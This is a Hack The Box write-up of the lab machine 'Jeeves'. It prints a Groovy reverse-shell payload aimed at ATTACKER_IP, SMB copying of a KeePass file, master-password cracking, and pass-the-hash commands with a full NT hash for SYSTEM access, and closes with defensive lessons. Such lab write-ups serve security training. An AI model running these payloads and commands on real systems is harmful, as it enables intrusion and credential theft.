



RETIRED MACHINE

Jeeves

Machine Writeup · Hack The Box

4.7 ★
RATING

Medium
DIFFICULTY

Windows
OS

21,843
USER OWNS

19,204
SYSTEM OWNS

20
POINTS

MACHINE SYNOPSIS

Jeeves runs a decoy Ask Jeeves search engine on port 80 and a Jenkins instance on port 50000. Directory fuzzing uncovers the Jenkins dashboard at /askjeeves. The Groovy Script Console enables Java-based RCE and delivers a reverse shell as kohsuke. A KeePass database in the Documents folder contains the Administrator NTLM hash. Pass-the-hash with impacket-psexec gives SYSTEM access. The root flag is hidden in an NTFS alternate data stream (ADS).

CONTENTS

01	Reconnaissance & Port Scanning	04	KeePass Database & NTLM Hash Extraction
02	Jenkins Discovery & Script Console RCE	05	Pass-the-Hash & NTFS ADS Root Flag
03	Reverse Shell & User Flag	06	Lessons Learned



Martí Hervás

Penetration Tester · Hack The Box · 2025

hackthebox.com/machines/jeeves

01 Reconnaissance & Port Scanning

An initial ping confirms the target is Windows — TTL 127 points unambiguously to a Windows host. Nmap reveals four open TCP ports: IIS 10.0 on port 80, MSRPC on 135, SMB on 445, and a Jetty 9.4 web server on port 50000. The IIS site presents a fake Ask Jeeves search engine. Port 50000 returns a bare 404 — a classic sign of a hidden application path waiting to be found.

PING — TTL 127 CONFIRMS WINDOWS




```
ping — OS fingerprint via TTL

$ ping -c 3 10.129.228.112

64 bytes from 10.129.228.112: icmp_seq=1 ttl=127 time=72.8 ms
64 bytes from 10.129.228.112: icmp_seq=2 ttl=127 time=43.5 ms
64 bytes from 10.129.228.112: icmp_seq=3 ttl=127 time=53.1 ms

# TTL 127 = one hop from 128 default — Windows confirmed
```

NMAP — FULL TCP SERVICE SCAN




```
nmap — four open ports identified

$ sudo nmap -Pn -sCV -p- -v 10.129.228.112 -oN target_tcp

80/tcp    open  http      Microsoft IIS httpd 10.0
          Title: Ask Jeeves
135/tcp    open  msrpc     Microsoft Windows RPC
445/tcp    open  smb       Microsoft Windows 7-10 (WORKGROUP)
50000/tcp  open  http      Jetty 9.4.z-SNAPSHOT
          Title: Error 404 Not Found


# SMB signing: disabled (dangerous)
# Host: JEEVES — Windows 10.0.10586 (2015)
```

PORT 80 — FAKE ASK JEEVES SEARCH ENGINE



Port 80 — Microsoft IIS 10.0 serving a decoy Ask Jeeves search page (Wappalizer: IIS 10.0, Windows Server)

PORT 50000 — JETTY 404 (HIDDEN PATH)




Port 50000 — Jetty 9.4 returns 404 at root. Wappalizer confirms Jetty + Java stack

NOTE A 404 on the root of a web server does not mean the server is empty — it means the root path is undefined. Always fuzz for directories on non-standard web ports. Jetty is commonly used to embed Jenkins.


02 Jenkins Discovery & Script Console RCE

Directory fuzzing against port 50000 with wfuzz discovers /askjeeves — a Jenkins 2.x installation with no authentication required. Jenkins exposes a Groovy Script Console at /askjeeves/script that executes arbitrary code on the server. A Java reverse shell payload delivered through the console provides immediate code execution as the kohsuke service account.

WFUZZ — DIRECTORY DISCOVERY ON PORT 50000




JENKINS DASHBOARD — NO AUTH



Jenkins dashboard at /askjeeves — unauthenticated access, full admin panel visible

GROOVY SCRIPT CONSOLE — ARBITRARY CODE EXECUTION



Jenkins Script Console at /askjeeves/script — Groovy/Java execution engine

JAVA REVERSE SHELL PAYLOAD

```
Groovy Script Console — Java reverse shell

// Paste into Jenkins Script Console:
String host = "ATTACKER_IP";
int port = 9000;
String cmd = "cmd.exe";
Process p = new ProcessBuilder(cmd)
    .redirectErrorStream(true).start();
Socket s = new Socket(host, port);
InputStream pi = p.getInputStream(),
    pe = p.getErrorStream(),
    si = s.getInputStream();
OutputStream po = p.getOutputStream(),
    so = s.getOutputStream();
while (!s.isClosed()) {
    while (pi.available() > 0) so.write(pi.read());
    while (pe.available() > 0) so.write(pe.read());
    while (si.available() > 0) po.write(si.read());
    so.flush(); po.flush(); Thread.sleep(50);
    try { p.exitValue(); break; }
    catch (Exception e) {}
} p.destroy(); s.close();
```

03 Reverse Shell & User Flag

A netcat listener on port 9000 catches the connection from the Jenkins Groovy payload. The shell lands as jeeves\kohsuke — the Jenkins service account. Searching for user.txt reveals the flag on kohsuke Desktop. Initial enumeration of the kohsuke home directory uncovers a KeePass database file (CEH.kdbx) inside Documents — a critical finding for the escalation path.

NETCAT LISTENER & INCOMING SHELL

```
netcat — shell as jeeves\kohsuke

$ nc -nvlp 9000

listening on [any] 9000 ...
connect to [10.10.14.199] from (UNKNOWN) [10.129.228.112] 49676
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\.jenkins> whoami
jeeves\kohsuke
```

LOCATE & READ USER FLAG

```

user.txt — kohsuke Desktop

C:\> dir C:\user.txt /s /b
C:\Users\kohsuke\Desktop\user.txt

C:\> type C:\Users\kohsuke\Desktop\user.txt
e3232272596fb479*****

```

ENUMERATE kohsuke HOME — KDBX DISCOVERED

```

dir — CEH.kdbx KeePass database found

C:\Users\kohsuke\Documents> dir

11/03/2017  11:18 PM    <DIR>  .
11/03/2017  11:18 PM    <DIR>  ..
09/18/2017  01:43 PM      2,846 CEH.kdbx

# KeePass 2 database — contains stored credentials
# Target: exfiltrate via SMB share

```

04

KeePass Database Extraction & NTLM Hash Recovery

The CEH.kdbx file is transferred to the attacker machine via an impacket SMB server. keepass2john converts it to a hashcat/john-compatible format. John the Ripper cracks the master password — moonshine1 — in under 90 seconds. KeePassXC opens the database revealing a Backup stuff entry with the raw NTLM hash for Administrator: aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00. The LM portion is the blank-password placeholder — only the NT hash matters.

EXFILTRATE CEH.kdbx VIA SMB

```

impacket-smbserver — CEH.kdbx exfiltration

# Attacker — start SMB server:
$ impacket-smbserver smbFolder . -smb2support

# Target — copy database to attacker machine:
C:\Users\kohsuke\Documents> copy CEH.kdbx \\10.10.14.199\smbFolder\CEH.kdbx
1 file(s) copied.

```

KEEPASS2JOHN — EXTRACT HASH

```
keepass2john — hash extraction

$ keepass2john CEH.kdbx > hash

# CEH:$keepass$*2*6000*0*1af405cc00f979ddb9bb387c4594fcea2fd01a6a...
# Format: KeePass SHA256-AES, 6000 iterations (bcrypt-like cost)
```

JOHN THE RIPPER — CRACK MASTER PASSWORD

```
john — KeePass master password cracked


$ john --wordlist=/usr/share/wordlists/rockyou.txt hash

Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 6000 for all loaded hashes


moonshine1      (CEH)

1g 0:00:01:28 DONE — 0.01132g/s 622.4p/s
```

KEEPASSXC — NTLM HASH IN BACKUP STUFF



KeePassXC unlock prompt — CEH.kdbx opened with master password moonshine1



KeePassXC contents — Backup stuff entry contains NT hash aad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00

Administrator NT hash: e0fb1fb85756c24235ff238cbe81fe00

05

Pass-the-Hash & NTFS Alternate Data Stream Root Flag

The recovered NT hash is verified with crackmapexec — the result is Pwn3d!, confirming the Administrator hash is valid and SMB authentication succeeds. impacket-psexec performs a pass-the-hash attack and delivers a SYSTEM shell. The root flag is not in root.txt — instead, it is hidden inside an NTFS Alternate Data Stream attached to hm.txt on the Administrator Desktop. The dir /r command reveals hidden ADS streams, and more < hm.txt:root.txt reads the flag.

VERIFY HASH — CRACKMAPEXEC



crackmapexec — hash verified, Pwn3d!

```
$ crackmapexec smb 10.129.228.112
-u 'Administrator'
-H 'e0fb1fb85756c242*****'

SMB 10.129.228.112 445 JEEVES
[*] Windows 10 Pro 10586 x64 (name:JEEVES)
[+] Jeeves\Administrator:e0fb1fb85756c24235ff238cbe81fe00 (Pwn3d!)
```

PASS-THE-HASH — SYSTEM SHELL VIA impacket-psexec



impacket-psexec — SYSTEM shell

```
$ impacket-psexec
-hashes aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
Administrator@10.129.228.112

[*] Found writable share ADMIN$
[*] Uploading file nsfrdFMB.exe
[*] Creating service qFEa on 10.129.228.112...

C:\Windows\system32> whoami
nt authority\system
```

ROOT FLAG HIDDEN IN NTFS ALTERNATE DATA STREAM



NTFS ADS — root flag in hm.txt:root.txt

```
C:\Users\Administrator\Desktop> dir /s /r

12/24/2017 03:51 AM          36 hm.txt
                  34 hm.txt:root.txt:$DATA

# hm.txt:root.txt is an ADS — invisible to normal dir
# Read the hidden stream:
C:\Users\Administrator\Desktop> more < hm.txt:root.txt

afbc5bd4b615a606*****
```

SYSTEM OWNED — PtH via KeePass NT hash + NTFS ADS root flag

06

Lessons Learned

01 Unauthenticated Jenkins Is an Instant RCE

The Jenkins Script Console executes arbitrary Groovy/Java with the privileges of the service account. An internet-facing Jenkins instance without authentication is a complete system compromise waiting to happen. Always require authentication, disable the Script Console in production, and run Jenkins as a dedicated low-privilege service account — never SYSTEM.

02 KeePass Databases on Disk Are High-Value Targets

A single CEH.kdbx file contained the Administrator NT hash in plaintext. Password managers are excellent tools but must be protected: store them on encrypted volumes, never leave them accessible to low-privilege service accounts, and use strong master passwords that are not in common wordlists.

03 Pass-the-Hash Works Without Knowing the Plaintext Password

The NT hash alone — never cracked to plaintext — was sufficient for full authentication via SMB PtH with impacket-psexec. This is why credential hygiene matters beyond just passwords: any stored hash is as dangerous as the password itself. Deploy Windows Defender Credential Guard and disable NTLMv1.

04 NTFS Alternate Data Streams Are a Classic Hiding Technique

The root flag was stored in hm.txt:root.txt — a stream attached to an innocuous file. ADS are invisible to standard dir and most antivirus tools. Use `dir /r` or `streams.exe` (Sysinternals) to enumerate ADS during forensics or red team ops. On engagements, always check for ADS when flag files appear suspiciously small.

Writeup authored by Marti Hervas · Hack The Box · Jeeves Machine · 2025